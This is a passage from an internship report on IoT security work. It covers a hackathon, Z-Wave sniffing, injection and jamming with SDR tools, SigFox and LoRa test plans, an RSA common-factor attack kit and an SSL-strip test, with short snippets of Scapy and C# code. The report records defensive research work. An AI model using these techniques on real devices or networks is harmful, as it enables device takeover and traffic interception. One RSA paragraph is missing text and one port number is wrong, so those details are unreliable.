None),('NOP',None),('Timestamp',(pkt[TCP].options[2][1][0]+10,pkt[TCP].options[2][1][1]
))])
send(a/b/c)
sniff(iface="wlan1", prn=pkt_callback, filter="ip and tcp and port 5222 and host
192.168.2.123", store=0)
38
Task 6: Hackathon
Introduction
The Device IOT Excellence center, after organizing a successful Hackathon (Hack the
camera) few months ago, decided to organize a new Hackathon that will be concerned with
home automation: “Hack the Home”. he goal of this Hackathon is to show for the public how
dangerous is to install none-secured connected objects at home, and how much important is
to rely only on tested and verified communication protocols to control the home.(The flyer
for this Hackathon is in appendix D.6.1)
My roles in this Hackathon were to propose hacking scenarios with the rest of my colleagues,
to configure and test the scenario environment, to automate all the required human
intervention by coding automation scripts and simulating mobile applications. I also offered
to prepare a couple of cryptography challenges, since I am very experienced in this domain.
Automation scripts
Scanning for networks
In another scenario, I had to scan for a specific Wi-Fi networks, and if found, to connect,
send a packet to the access point, and then disconnect. To do that, I modified the
WPA_Supplicant file located in “/etc/wpa_supplicant/wpa_supplicant.conf”. I removed the
auto-update option and manually added the SSID connections I wanted to look for. I then
wrote a bash script that will run in a loop, execute “iwconfig wlan1 down” followed by a
“iwconfig wlan1 down” to force the Wi-Fi adapter to keep searching for the specified SSID
and connect to it when found. In every loop, the script will try to ping the access point, if he
gets a reply, it means he is connected to the correct network, and so he launches the python
script. If he does not receive a response for the ping, he assumes that he is not connected,
and so he sleeps for 1 minute before restarting the scan for the desired SSID. I made the
script in a way that it would record every output in a log file. To launch this script on boot,
I added the path to my script to the file “rc.local”. The bash script is added to appendix D.6.2
Emulating android application
I had to automate a user that is using a mobile application to activate a smart switch. To do
that, I had to replay 13 TCP connections while respecting the time interval between each
connection. I launched Wireshark, and I recorded all the connections, and then wrote a
python script that would open the connections, send packets, and then close the connections.
Fake SMTP
In another scenario, I had to automate the sending of emails, so a participant would
establish a man-in-the-middle attack, intercept these emails, and retrieve the attached files.
In order to send such emails, I used sendEmail to communicate and push emails to a fake
SMPT server I installed on a linux machine using python. The corresponding used scripts
are described in appendix D.6.3
Cryptography challenges
To validate some scenarios, participants had to solve cryptography challenges. I made two
challenges. To first one would be solved using the common factor vulnerability to crack a
4096bit certificate. The second is to factorize a 256it modulus and calculate the private key.
In addition, there was a third challenge given by Mr. Gwenel, Representing “AFTI”.
(The challenges and their solutions are attached in appendix F.6)
4096 bit challenge
The goal of this challenge was to calculate the private key so participant can decryt a file
containing a map for a hidden safe, and another encrypted file. The available files are:
- 20 x 4096bit certificates (2 of them have a common factor)
- Encrypted file
39
256 bit challenge
For this challenge, participants should extract the modulus from the certificate, and
factorize it to get the private key. This private key will allow them to decrypt a file
containing a lock code for the safe containing the treasure.
Gwenel Challenge
The goal of this challenge was to decrypt a message containing a sequence that should be
used to turn on and off connected light bulbs. The encryption function is provided with the
challenge, so participants can understand it and implement a decrypting function. The
cryptanalysis to be used is based on the Chinese remainder theory.
I solved this challenge as if I was a participant, in order to improve my cryptography skills.
Results
During this hackathon:
- 8 teams of 4 were competing
- 6 schools and 3 big companies were represented
- There was a total of 15 scenarios, 10 of them were successfully hacked
- Each team solved 4 scenarios as an average
- More than 150 connected devices were deployed and attacked
- There was more than 46 professional and academic visitors and spectators
As a direct result of the event, IoT devices vendors started contacting the DIOTEC checking
whether or not their products were tested or hacked. Other companies also came with their
connected objects so we can run security tests and provide them with a full security
assessment.
40
Task 7: Gnu Radio
Introduction
GNU Radio is a free & open-source software development toolkit that provides signal
processing blocks to implement software radios. It can be used with readily-available low-
cost external RF hardware to create software-defined radios, or without hardware in a
simulation-like environment. It is widely used in hobbyist, academic and commercial
environments to support both wireless communications research and real-world radio
systems.
Installation
There are many methods to install Gnu Radio. A user can choose to use a complete build
script [8]. He can chose to manually [9] install the dependencies, all the libraries, and then
compile and install. Or, the easiest way, he can install GnuRadio using PyBombs [10], which
is a graphical tool that installs all dependencies, and solves most of the installation problems
that might occur.
Test with HackRF
To get familiar with gnu radio, with HackRF, I followed an online tutorial, and manage to
generate the cyclic graph that allows demodulating the FM frequencies and listening to the
radio stations. Below is a screenshot of the corresponding GRC graph:
Figure 12: GnuRadio FM receiver
41
Task 8: Z-Wave
Introduction
Z-Wave is a radio communication protocol that has a popular use in IoT devices. It uses the
ISM band (868.42MHz in Europe), and a FSK modulation scheme. Z-wave is a closed
protocol, it is a property of sigma design. Developers and users have only access to the
controller’s API, which is provided by Sigma. The only way to get a full documentation of
the physical and access layers is through buying a developer kit from sigma design for 3000$
after signing a strict NDA.
Communication
The communication model is based on Master-Slave model,
where the master is called the controller, and the slaves are
the connected devices (nodes). Each controller can be
connected to 129 nodes. The Z-wave network is identified by
its 32bit HomeID, which is the Controller’s unique ID. All
communicating nodes in the same network share the same
HomeID, but are identified by their NodeID, which is the ID
provided to them by the controller once they joined the
network.
To add a node to a controller’s network, a human physical intervention is required. First,
the user should press 3 times on the controller’s inclusion button, so it enters the inclusion
mode and start listening to the joining-requests. Just after that, the user should press three
times on the Node’s button. The same physical intervention is required during the exclusion
process. Even though the Z-wave’s range can reach up to 50m, the distance should be less
than 2-3 meters during the inclusion/exclusion process.
During communication, controller first sends a request to the node, waits for the ACK, then
waits again for the response, and finishes up by sending an ACK for the response. Security
is defined in the Z-wave protocol, however it is considered as an optional feature. Many
articles talk about the security in the Z-Wave protocol, telling that even when security is
implemented, the initial key exchange process is vulnerable since the initialization vector
used to encrypt the first exchanged values is composed of zeros. There was no Z-wave devices
among the lab devices where security was implemented, so I was not able to verify the
information concerning key exchange process.
Protocol vulnerabilities
As I said before, security is not mandatory, and therefor rarely implemented due to
consumption and computation limitations in the connected objects. This means that once
someone gains access to the access layer of the protocol, he can easily control all Z-wave
nodes in range.
In addition, according to the Z-wave protocol, a node cannot be connected to more than one
controller at the same time, so it must be excluded from the first controller before connecting
it to the second. However, on some Z-wave devices, we were able to disconnect a node 1 from
the controller A and connect it to the controller B, using only the controller B. This can be
dangerous since a social engineer can use his skills to make the user press 3 times on the
node, and connect it on a hacker’s controller.
Existing attack tools
Some Z-Wave capable devices and dongles are provided by sigma design, while others are
SDR devices that were modified or tuned with software to operate on the Z-Wave frequency.
Figure 13: Z-Wave Network [30]
42
Z-Stick (30$)
The Z-Stick is a Z-Wave controller. It can be connected on any computer so the users and
developers can use its API to control its Z-wave network.
Users do not have access to the HomeID, they can only include devices. On windows the
Aeon labs IMA Tool allows them to view the nodes that are connected to this controller. I
installed this tool and I was able to add and excludes nodes to the controller, and test this
dongle. This is a typical use of the Z-Sitck:
I started finished a tutorial [11] using C# that allowed me to program this Z-stick and
become able to control its nodes. This tutorial improved my understanding of the Z-Wave
protocol and made me ready to go further with my attacks. Below is an example that turns
on a Z-wave switch:
public static void Main()
{ SerialPort sp = new SerialPort();
sp.PortName = "COM4";
sp.BaudRate = 115200;
sp.Parity = Parity.None;
sp.DataBits = 8;
sp.StopBits = StopBits.One;
sp.Handshake = Handshake.None;
sp.DtrEnable = true;
sp.RtsEnable = true;
sp.NewLine = System.Environment.NewLine;
sp.Open();
byte nodeId = 0x06; //6 is an example
// Set state to 0xFF to turn the device on and 0x00 to turn it off
byte state = 0xFF; // On
byte[] message = new byte[] { 0x01, 0x09, 0x00, 0x13, nodeId, 0x03,
0x20, 0x01, state, 0x05, 0x00 };
message[message.Length - 1] = GenerateChecksum(message);
sp.Write(message, 0, message.Length);
sp.Close(); }
Figure 14: Z-Stick typical use case [27]
43
Using 3 Z-Sticks and a c# script that sends Z-wave messages in a loop, I managed to cause
partial Jamming on the Z-wave frequency. Since Z-wave devices do not transmit if the
frequency is occupied, I attempted to occupy the Z-wave frequency by continuously sending
Z-wave messages. This attack was not totally effective, since the its main effect was just to
delay the Z-wave communication by 10-20 seconds, even though sometimes messages were
lost and the attack was successful.
Despite the ease of use, this tool, since the access layer is provided by sigma, was not very
useful in my activity. My goal was to change this stick’s HomeID into another network’s
HomeID, so I can control devices that were connected to other networks. It was not easy to
change its HomeID, since it relies in the EEPROM. And even if I managed to change it, I
would have the possibility to do it only around one million times (EEPROM limitation),
which is not enough to brute force the other network’s HomeID, since this operation requires
trying an average of nearly 231 HomeIDs. Even though Sigma provides each vendor with a
range of HomeIDs values can reduce the number of HomeIDs to try out, I did not proceed
with this attack considering it inefficient since its duration and efforts are not proportional
to the results that I would get.
HackRF (300$)
Scapy-Radio
Coming back to the HackRF One, I found an open source on bitbucket [12] called scapy-
radio. This project is inspired from the scapy project, adding more features that allows users
to craft and inject not only Ethernet packets, but also Z-wave, Bluetooth, and Zigbee. Scapy-
tool uses SDR equipment and dongles, such as the HackRF, and controls them via
GnuRadio. GnuRadio retrieves the radio signals, demodulates it, and transforms it to PDUs
that are sent are sent to local servers created by scapy-radio. These packets are parsed and
translated to Z-wave messages. These messages can be saved into a file, shown on the
terminal, or visualized on Wireshark after installing the required plugins.
Using scapy-radio, it is also possible to send Z-wave packets in a way that is similar to
sending Ethernet packets. However this time, the packets will be sent to local servers that
are linked to GnuRadio, where they will be disassembled into bits, and then modulated and
sent using the SDR device. I installed scapy-radio, but was not able to use it to craft Z-wave
packets. The explanation is in the following paragraph.
The HackRF One is half duplex. So the GRC graphs are provided with the scapy-radio
project should be modified before becoming compatible with the use of HackRF. To use the
HackRF as a receiver, the USRP Sink should be changed into a null sink, and the USRP
source should be changed into Osmocome (HackRF) source. While to use it in transmission
mode, the USRP Source should be changed into a null source, and the USRP Sink should be
changed to Osmocome sink. This will allow us to use the HackRF to listen to the Z-Wave
frequencies, but it will not operate with scapy-radio, since the scapy-radio state machine
requires both a transmitter and a receiver, so it needs either an USRP B200(600$) [13], either
two HackRF devices: one for reception and one for transmission.
GnuRadio
I modified the GRC graphs and used the HackRF in reception mode, this allowed me to
visualize the Z-Wave radio signals. A screenshot of capturing a Z-wave signal using HackRF
and GnuRadio is illustrated in Appendix D.8
44
Jamming
Using the same approach, the HackRF being in reception mode, I wanted to create a new
GRC graphs that jams the Z-Wave frequency. At first, I used a signal source, and I sent the
signals over the same Z-wave central frequency. However, this did not work since the Z-
wave uses FSK modulation, and the useful data is also sent in the side bands. When
scanning the frequency while sending a Z-wave order, I discovered that the side bands are
6 (3 from each side), and separated by 800 KHz. I had two options here, either to jam all the
used frequencies, (easy but not professional), either to perform the same modulation for my
signals, so I jam the replica frequencies. I implemented the second option and I was able to
cause a full Z-Wave jamming using the HackRF.
RTL-SDR (20$)
The RTL-SDR is a cheap dongle that allows us to listen to the Z-wave frequency. It was
mainly built for TV remote control, but since it operates on the ISM frequency band, it can
be modified and used for Z-wave. Theoretically speaking, this tool would allow us to listen
to the Z-Wave radio signals using GnuRadio and the same graph that was used with the
HackRF. The main limitation of this tool on the Z-wave frequency in comparison with
HackRF is that it is incapable of transmitting signals, and it has a lower transmission rate.
I requested ordering these devices a couple of weeks before finishing my internship, and due
to other priorities, I did not have enough time to try them out.
Yard Stick one SDR (160$)
Introduction
This Radio dongle can transmit or receive digital wireless signals at frequencies below
1GHZ. It is half-duplex, but the advantage it offers facing other radio dongles, is that the
modulation is implemented in the hardware. It is able to perform the following modulations
(ASK, OOK, GFSK, 2-FSK, 4-FSK, MSK).
YARD Stick One comes with RfCat firmware installed, courtesy of atlas. RfCat allows
controlling the wireless transceiver from an interactive Python shell. It is recommended to
use this tool with the antenna Ant500 [14], the same one designed for the HackRF. More
information on this Stick is available on its official website [15].
Z-Attack
Z-Attack is an open source python project. It allows its user to listen to the Z-wave signals
using the Yard Stick One, decodes the sent messages, and shows them on a graphical user
interface. This tool also allows to send Z-wave messages from any node to any other node in
the Z-wave network. I faced some problems when installing the Z-attack requirements and
dependencies, and so I recorded the solution to use in order to install this tool and use it in
less than 5 minutes.
#download rfcat repository
hg clone https://code.google.com/p/rfcat/
#install rfcat
cd rfcat
python setup.py install
#install dependencies
pip install pydot2
pip install pydot
apt-get install python-tk
apt-get install python-imaging-tk
apt-get install python-usb
apt-get install graphviz
#Launch the tool
python zattack-GUI.py
45
Sniffing
I noticed that after few minutes, an error occurs in the tool, and I become unable to listen
to new communications, I checked the source code, and apparently there was some problems
when parsing integer values. I managed to fix the bug, and later on, I added other features,
like the possibility of saving found networks in files, so they can be immediately loaded the
next time the tool is launch. This feature reduced the needed time to hack a previously
discovered network since the tool will not be have to wait for another Z-wave signal to
identify the HomeID. The tool can also draw a topology map for each discovered Z-wave
network. Below is an example:
Figure 16: Z-Wave Network Map
Injecting
In addition to passive attacks, this tool allows us to control all the discovered nodes. It can
be used to send specific messages, after choosing the source and destination node addresses.
Below is an example:
Figure 17: Z-Wave Injection
As you can see, it is possible to send a Set_on, Set_off, Report_on and report_off. These
commands are enough to control alarms, switches, and other devices, and enough to trick
the controller by sending it false reports.
Figure 15: Z-Wave Sniffing
46
Task 9: SigFox
Introduction
SigFox is an emerging telecommunication network dedicated to IoT connected devices.
The Sigfox network is deployed in many countries now with more than a thousand Antennas
in France cities and towns.
The system uses the ISM bands: 868MHz in Europe and 915MHz in the US. The modulation
used is UNB.
Each connected device sends its data without being attached to a specific Antenna, meaning
it just modulates the data and sends the radio waves hoping that it will be received and
treated by the SigFox network.
The communication model is quite simple.
As described in the flow graph, the only data sent to the device is through ACK messages
that can only be sent when the device is awake and waiting for them. In fact the device
wakes up, sends its data, waits for ~25 seconds in case he is waiting for an ACK, and then
sleeps again.
Messages:
The ISM bands do not require licensing, meaning anyone can use them. However, no single
user/device is allowed to occupy more than 1% of the bandwidth. Knowing that the
transmission time for each message is around 6 seconds, this constraint creates a limitation
of 140 messages per day, with 12 bytes of useful data sent in each message. This means that
a user is not allowed to send more than 1.68KB per day.
Concerning the ACK messages, if a device wants to receive an ACK, he must set the ACK
flag to 1 in its sent message. The ACK message contains 8 bytes of useful data, and the
number of allowed ACK messages per day is limited to 4.
Security:
Messages are sent to the application the client makes, using the SigFox website’s API. The
same applies for the ACK replies; they are all managed and set by the client’s application.
Concerning the security, each message is hashed, and then the hash is encrypted with the
device’s private key and concatenated to the message to be sent. Meaning messages are
authenticated, the integrity is assured, but not the confidentiality: All the data is sent in
plain text. Each sent message includes a timestamp and the device id. Meaning there is a
specific protection against replay attacks.
Figure 18: SigFox Protocol
47
Test plans
The following is a listing of the security tests the DIOTEC will run on SigFox devices:
- Replay the same message within the timestamp interval
- Send the device an acknowledge for its sent message before the server
- Prevent the device from sending messages by jamming the frequency for 6 sec
- Crack the private AES key of the IoT Device and then:
o Jam the IoT Device and send a modified message
o Replay old messages after modifying timestamp values
o Send modified/fake but authenticated messages
o Exhaust the number of daily allowed messages
- Hardware attacks:
o Active physical port
o UART
o Extract AES Private Key
o Extract Protocol Specifications and implementation
o Detect vulnerabilities
48
Task 10: Lora
Introduction
The LoRaWAN™ network protocol is a protocol optimized for battery-powered end-devices
that may be either mobile or mounted at a fixed location. LoRaWAN networks typically are
laid out in a star-of-stars topology in which gateways relay messages between end-devices
and a central network server at the backend. Gateways are connected to the network server
via standard IP connections while end devices use single-hop LoRa™ or FSK communication
to one or many gateways. All communication is generally bi-directional.
Figure 19: Lora Network Topology [16]
Communication between end-devices and gateways is spread out on different frequency
channels and data rates. The selection of the data rate is a trade-off between communication
range and message duration, communications with different data rates do not interfere with
each other. LoRa data rates range from 0.3 kbps to 50 kbps. To maximize both battery life
of the end-devices and overall network capacity, the LoRa network infrastructure can
manage the data rate and RF output for each end-device individually by means of an
adaptive data rate (ADR) scheme.
Security
Each End-Device should be activated before participating in a LoraWan network. After
activation, the following information is stored in the end-device:
- DevAddr : Device address
- AppEUI: Application identifier. A global application ID in IEEE EUI64 address
space that identifies the application provider of the end-device. It is stored in the
end-device before executing the activation procedure.
- NwkSKey: Network session key. A network session key specific for the end-device. It
is used by both the network server and the end-device to calculate and verify the
MIC:
cmac = aes128_cmac(NwkSKey, B0 | msg) (B0 containes the message length, devAddr, …)
MIC = cmac[0..3].
- AppSKey: Application session key. The AppSKey is an application session key
specific for the end-device. It is used by both the network server and the end-device
to encrypt and decrypt the payload field of application-specific data messages.
49
Activation of an end-device can be achieved in two ways, either via Over-The-Air Activation
(OTAA) when an end-device is deployed or reset, or via Activation By Personalization (ABP)
in which the two steps of end-device personalization and activation are done as one step.
Over-The-Air Activation
The join procedure requires the end-device to be
personalized with the following information before its
starts the join procedure:
- DevEUI: A globally unique end-device identifier
- AppEUI: The application identifier
- AppKey: AES-128 key
The join procedure is always initiated from the end-device by sending a join-request message
containing the AppEUI and DevEUI of the end-device followed by a DevNonce. The network
server will respond with a join-accept message if the end-device is permitted to join a
network. The join-accept message contains an AppNonce, a network identifier (NetID), an
end-device address (DevAddr) and other info.
The AppNonce is a random value or some form of unique ID provided by the network server
and used by the end-device to derive the two session keys NwkSKey and AppSKey:
NwkSKey = aes128_encrypt(AppKey, 0x01 | AppNonce | NetID | DevNonce | pad16)
AppSKey = aes128_encrypt(AppKey, 0x02 | AppNonce | NetID | DevNonce | pad16)
Activating by personalization
Activating an end-device by personalization means that the DevAddr and the two session
keys NwkSKey and AppSKey are directly stored into the end-device instead of the DevEUI,
AppEUI and the AppKey. The end-device is equipped with the required information for
participating in a specific LoRa network when started. This directly ties an end-device to a
specific network by-passing the join request-join accept procedure.
Summary
The Lora protocol seems quite secure as both authentication and integrity were assured by
adding the MIC, confidentiality is provided by encrypting the data with the AppSKey.
Concerning the availability, Lora protocol, as any other radio protocol is exposed to
interference, and it can be jammed. The whole security is based on the AppKey that is used
to secure the activation process and the generation of the AppSKey and the NwkSKey.
Test plans
Since I did not manage to detect protocol vulnerabilities yet, the tests will aim to validate
the connected device’s compliance with the Lora protocol:
- Verifying that encryption is implemented
- Checking if the MIC is calculated and verified
- Checking if the initial AppKey is common to other similar connected devices
Figure 20: Lora OTAA
50
Task 11: Standard procedures and test plans
When conducting security tests on devices, I recorded my steps in files so it becomes easier
to conduct the test another time. It was a part of my job, in fact, to write these documents
so I can easily transfer my knowledge and my experience to the apprentice, interns and
security testers coming after I leave
Standard procedures
Standard procedures are like manuals that can be referenced to be used in test plans. They
are not tests, but they describe how to conduct a certain attack, or to use a specific tool.
Below is a listing of the standard procedures I wrote:
o APK decompilation
o Retrieving framework-res.apk and app.apk
o Combine lists
o Fuzz Attack
o SYN-Flood DOS attack
o Factorizing big integers
o Breaking x509 RSA Certificate
o Importing Certificates from HTTPS servers
o Retrieving TLS Certificates from Wireshark
o TCP injection (with/without timestamp)
o TCP replay (scapy/python)
(A full description of these procedures is in appendix D.11)
51
Test plans
I wrote test plans that will be used for business offers. Below is a test plan that can be
applied to any IoT wireless communication protocol:
o AUTHENTIFICATION
- Authentification Security key
- Re-authentification Security key
o INTEGRITY & CONFIDENTIALITY
- Integrity
- Data Encryption
o Reliability
- Data Retransmission
- Acknowledgement Management
- Error detection/Correction
o Scalability
- Number of IoT devices supported by controller
- Number of non-interfering nearby devices
o Availability
- Usage of multiple bands/frequencies
- Service Continuity
o Traceability
- Debugging
- Audit capabilities
o MOBILITY
- Session Continuity
o QoS
- Message/Service prioritisation
- Congestion management
- Time alignment/Synchronisation
o KPIs
- Data Tranfer/ uplink
- Data Transfer/ downlink
- Allowed transferred data
This plan will be used to evaluate protocols and compare them.
52
3. Additional tasks
Introduction
During my internship, the DIOTEC started working on new security projects to improve
their security levels. I did not hesitate to offer my assistance to help achieving the goals
within a specific time limit. This provided me an opportunity to accomplish side missions
and tasks which allowed me to increase the experience that I was gaining every day. In
addition, I developed some tools to overcome some challenges, like generating custom word
list dictionaries.
Working with the DIOTEC network administrator team gave me the chance to assist them
with some tasks including hardening the network servers and machines’ Operating system
using “CIS-CAT assessment tool”, and scanning the network for vulnerabilities using
“Qualys”. I also developed a password generator tool that is now used by the network
administrators to generate random passwords to secure the network equipment and servers.
Description
Task 1: OS Hardening
This is one of the new projects the DIOTEC started during my internship. I was given the
needed resources to learn how to use the tool, and how to fix and patch the detected security
issues. The CIS-CAT assessment tool’s capabilities are in appendix E.1
Scanning OS & Fixing bugs
In short, this tool scans the operating system, and compares its configuration with the most
suitable configuration for a secure system, generating a report with all the detected
misconfigurations. It also provides us with step-by-step manuals to adjust the configuration.
My contribution
I scanned the OS of 6 servers using this tool and reported the detected misconfigurations.
Just after that, I adjusted the needed configuration (while recording all changes into text
files), and scanned the tool again for verification. I noticed the manuals provided with this
tool sometimes had some inaccurate information, so I recorded the errors in the tool, and
sent everything to the network administrator.
Task 2: Qualys
Introduction
Qualys is the name of another tool used by the system administrator to enforce security.
This tool scans the network equipment for known vulnerabilities, scores them according to
its database, and then provides the manual to fix them. The network scans can be done
using either internal either external compliance. This allowed us to begin with scanning the
network from the outside, since it has a bigger priorities. After fixing all the related
vulnerabilities, we started using all internal and external scanners to detect the maximum
number of vulnerabilities and fix them.
Common vulnerabilities
The most common detected vulnerabilities was related to outdated versions of OpenSSL,
this was fixed by upgrading the OS, and then installing new versions of OpenSSL. In some
cases, just modifying the OpenSSl or the webserver’s configuration was enough to fix the
vulnerabilities. As it was the case with the remote desktop protocol which was configured
in a way that accepts low security encryption algorithms. We managed to find the
configuration pane and enforce it with the use of only strong encryption algorithms.
53
Task 3: TCP replay
I developed this tool for attacking G_name Switches, however, we used it for many other
security tests. This tool provides a graphical interface to the user. It will open a TCP
connection, send the entered text, and then close the connection. In case it was used to create
send information to the G_Switch switch, the ON/OFF can be sent with one button, the
same goes for alternating ON and OFF commands after specifying the time interval between
each two orders. Below is a screenshot of the application:
Figure 21: TCP Replay
Task 4: Password generator
After a discussion with the network administrator, I noticed there was a need for a tool to
generate secured and different password for each of the network equipment. This pushed
me to develop the following Java application:
Using this application, one secret
password will be enough to generate
the needed number of passwords.
The application will generate a
different password for each ID value
entered. The password length is
chosen by the user, and the same
goes for the alphabet that will be
used to generate the password.
This tool was used during the Hackathon and is still used by Colleagues at the DIOTEC. It
is attached with this report in appendix F.4
Figure 22: Password Generator
54
Task 5: RSA Attack kit
Common Factor
To explain the attack, I will start by briefly describing how RSA keys are generated, proceed
with explaining the vulnerability, and finish with a brief description of my tool.
Generating the keys
To generate a 1024bit pair of keys, the user starts by privately generating two 512bit
random num -1) x (q-1). The process
the inverse
We will call e the public key, d the private key, and n our modulus. To encrypt a message M
into C, we compute C=Me mod(n), and to decrypt C into D, D=Cd mod(n). The challenge is to
find d, given only e and n. As many approaches can be taken to reach this goal, I will focus
on one of them, which is factorizing n into p and q, and doing the same process used when
the keys were generated.
Vulnerability
Suppose there are four different primes, a, b, c, and d. The first two are used in one key, in
the public value n1=a×b. The other two are used in another key, in the public value n2=c×d.
What is gcd(n1, n2)? Well n1 and n2 must be relatively prime to each other. (There can't be
any number other than 1 that both of them are divisible by, because if there were such a
number, it would have to be one of the four primes a, b, c, or d... but n1 isn't divisible by c
or d, and n2 isn't divisible by a or b.) So, gcd(n1, n2) = 1 and this hasn't given us any new
information about the values of a, b, c, and d. But what if we somehow re-used a prime
between two different RSA keys?
In this scenario, there are now only three different primes a, b, and c. Somehow, b has been
re-used in two different keys, so the public values are n1 = a × b and n2 = b × c. In this case,
the re-use of a prime number across keys turns out to be extremely significant, and
extremely bad for the security of those keys. The security problem comes in if someone comes
across both public keys and, looking at the public values n1 and n2, decides out of curiosity
to calculate gcd(n1, n2). This time, the result is not 1, but rather b, because both n1 and n2
are evenly divisible by b. This leads quickly to cracking both keys, because now it's easy to
calculate a = n1 / b and c = n2 / b. That reveals both of the secret prime factors of both keys,
which is enough to derive a complete private key for each and start decrypting encrypted
messages. This means that using a prime in one's RSA key that someone else has already
used in their RSA key is a very bad security failing.
Common factors in practice
We normally choose these prime numbers "at random", so what are the odds that
this would happen by chance?
The two primes that go into a 1024-bit RSA key are generally both 512 bits long. A theorem
called the Prime Number Theorem can be used to make a good estimate. It indicates that
the fraction of numbers around the size of 2512 that are prime is around 1/(512 ln 2)=0.0028...
or around 0.28%. Note that this also includes 512-bit even numbers, which are never prime,
so about 0.6% of odd 512-bit numbers are prime. Anyway, this suggests that there are
somewhere between 2503 and 2504 512-bit primes.
55
What happened when researchers looked for re-used primes?
The gcd-calculating trick was tried out on several million real keys (mostly those gathered
by the EFF SSL Observatory) and about 13000 of them were cracked. This led to a New
York Times report emphasizing that this could be a serious flaw in the way RSA is used:
about 0.2% of all keys seen on the Internet seem to be vulnerable. It was then concluded
that the problem is that some users of RSA have faulty random number generators.
If random number generators are failing to produce truly unpredictable numbers, this can
produce serious weaknesses in cryptography, because an attacker may have various ways
to guess "secret" key values, or at least narrow down the possibilities dramatically. Most
computer systems today generate random numbers not primarily by measuring a physical
quantity like radio static or lava lamp patterns but rather by using some sort of formula
that gets fed with some (ideally) unpredictable value called a "seed". To get truly
unpredictable numbers, we need truly unpredictable seeds from a large enough pool of
possibilities. The idea that poor random number generators would make a collection of RSA
keys jointly vulnerable to gcd, even though no individual key appears vulnerable in
isolation, had been published as early as 1999 as a critique of RSA, but perhaps not
experimentally demonstrated.
My tool
In order to exploit this vulnerability, I developed a python RSA attack kit that can be used
to generate random RSA keys, get certificates from HTTPS servers, and calculate the gcd of
all possible combinations with the n values. In case of a positive match (gcd(n1,n2)>1), it
automatically calculates and generates the corresponding private key. (The tool kit is
attached with this report F.5)
56
Task 6: SSL Strip
This is an attack I also tried on various HTTPS connections, to check if the client
implements a HTTPS only, or can accept with HTTP connections, a vulnerability that we
can exploit to get the hand on the information sent from and to the connected device. I will
start by explaining what usually happens when connecting to an HTTPS server, and then
continue to describe the concept of the attack.
Establishing a HTTPS connection
When a regular user attempts to connect to a HTTPS server using its browser, the following
happens:
o The Browser starts a TCP connection with the server using 80 as destination port,
which is the port used for the HTTP service.
o The server then asks the client to move to port 443 (HTTPS)
o The browser starts a new TCP connection over the port 445, and his is the connection
that will be used for future communication
Some web servers accept using both HTTP and HTTPS ports, meaning when a client refuses
moving to a HTTP port, the server accepts to communicate using the port 80. This assures
compatibility with very old browsers or mobile phones that do not support HTTPS.
The attack
Now to establish a SSL Strip attack, the attacker must first establish a MiTM. Then he has
to sniff all communication, and select which connections to transmit and which to stop. For
servers that accept both HTTPS and HTTP connections, SSL Strip will only allow the
communicating parties to use HTTP, allowing the attacker to view all exchanged data. But
when it comes to servers that only accept connections over the port 443, SSL Strip will
attempt to create a HTTPS connection with the server, and maintain a HTTP connection
with the client. This attack will be transparent to the end user unless he notices that its
navigator established a HTTP connection instead of HTTPS.
Some navigators have enforced HTTPS as default options, meaning that the navigator will
try at first to establish an HTTPS connection, and if the server does not accept this
connection, a warning page will pop up and the user will be notified that the connection he
will be using is not secured. If the user accepts to continue, a HTTP connection will be
established.
We tested gmail.com using Mozilla Firefox and Google Chrome. When using Firefox, there
was a warning and alert signs, but surprisingly, when using Google Chrome, there was
nothing at all, the attack was completely transparent to the end user. So we were able to
sniff all the emails, passwords, and exchanged data since there was an HTT connection
used.
Solution
HTTP Strict Transport Security (HSTS) is a web security policy mechanism which helps to
protect websites against protocol downgrade attacks and cookie hijacking. It allows web
servers to declare that web browsers should only interact with it using secure HTTPS
connections, and never via the insecure HTTP protocol. HSTS is an IETF standards track
protocol and is specified in RFC 6797. The HSTS Policy is communicated by the server to
the user agent via an HTTP response header field named "Strict-Transport-Security".
57
B – THE INTERNSHIP CONTRIBUTION
This internship taught me a lot. The professional experience I got can be described in three
main ideas: The skills I gained, the difficulties I faced with their solutions, and life in a
professional environment.
Skills
This internship allowed me to develop and gain very technical skills as I learned more than
one new programming languages, and I improved my experience in others. It also increased
my expertise in Linux based OS. It introduced me to new tools and software that I am sure
will serve me later.
The internship also gave me non-technical experience, it taught me how to perceive missions
and projects from a global view. This made me think of smart and unusual solutions to
overcome the problems I faced. This also allowed me to use my time and skills efficiently,
and provided me a clearer idea about assigning a suitable priority for each task. Being
autonomous improved my ability to manage multiple projects simultaneously, it like my
own boss, as I reviewed my accomplishment at the end of the day, and took notes of the
things to do tomorrow.
Difficulties and solutions
The only difficulties I faced during the internship were technical ones. Luckily, I was
surrounded by experts with different backgrounds. I was always able to get the information
I needed, through asking colleagues, navigating the intranet resources, or surfing the
internet. However, I faced some difficult challenges, which I managed to overcome by doing
online courses and tutorials or discussing with my superior and the other interns.
In fact, the DIOTEC’s managers had the idea of making generic test plans that can be
conducted by testers who do not necessarily have security background. It was difficult for
me to accept this idea, because in order to run security tests, you need to have a specific
thinking mentality, which strongly relies on your previous security experience and
knowledge. Even though I managed to convince them with the necessity of hiring security
personals, I was myself convince with the importance of sharing generic test plans and
procedures, so knowledge and experience can be easily shared, saving both time and efforts.
Professional life
Despite being in a big company, I had the impression of working in a much smaller one. In
fact the DIOTEC is a small team that works in a pretty autonomous way. It has its finance,
marketing, media and logistics personals, it also has the technical experts… Working in the
DIOTEC gave me a great opportunity to discover other job fields, and taught me how to be
part of a professional group where each member had a different profile and background.
This helped making my internship a very interesting experience.
Beside work, I had good relations with all my colleagues, and my surrounding. I ran once or
twice a week with my manager and other employees, we played society games once or twice
a week. We had breakfast together every Monday, and enjoyed good quality discussions
during the afternoon lunch. It was during the Hackathon that I discovered how strong the
DIOTEC team was, as nearly all employees stayed overtime, to help organizing the 24-hours
Hackathon. The dedication of each member was quite impressing.
58
CONCLUSION
I applied to this internship because I see that technical expertise is very valuable in the
beginning of a career, especially if someone is looking to begin a non-technical one. The
experience and skills I gained were much beyond my expectations.
Concerning the internet of things, I discovered that the decisions the vendors and
manufacturers take are based on the profit, only few of them were concerned about securing
their products. This makes sense as a business point of view, but for me, I see it may easily
ruin a company’s reputation and destroys the customers’ faith in the company’s brands and
products. After studying all the previously mentioned closed and open communication
protocols, I concluded that the most suitable solution for IoT devices to communicate is by
using 4G and 5G technologies.
I saw that the DIOTEC provides a perfect environment for an intern to put to practice his
theoretical courses, learn new things, and start his professional career. Being there, I
considered myself a family member more than a colleague.
59
APPENDIX
A. FOR ALCATEL-LUCENT
A.1: Alcatel-Lucent Timeline
1898
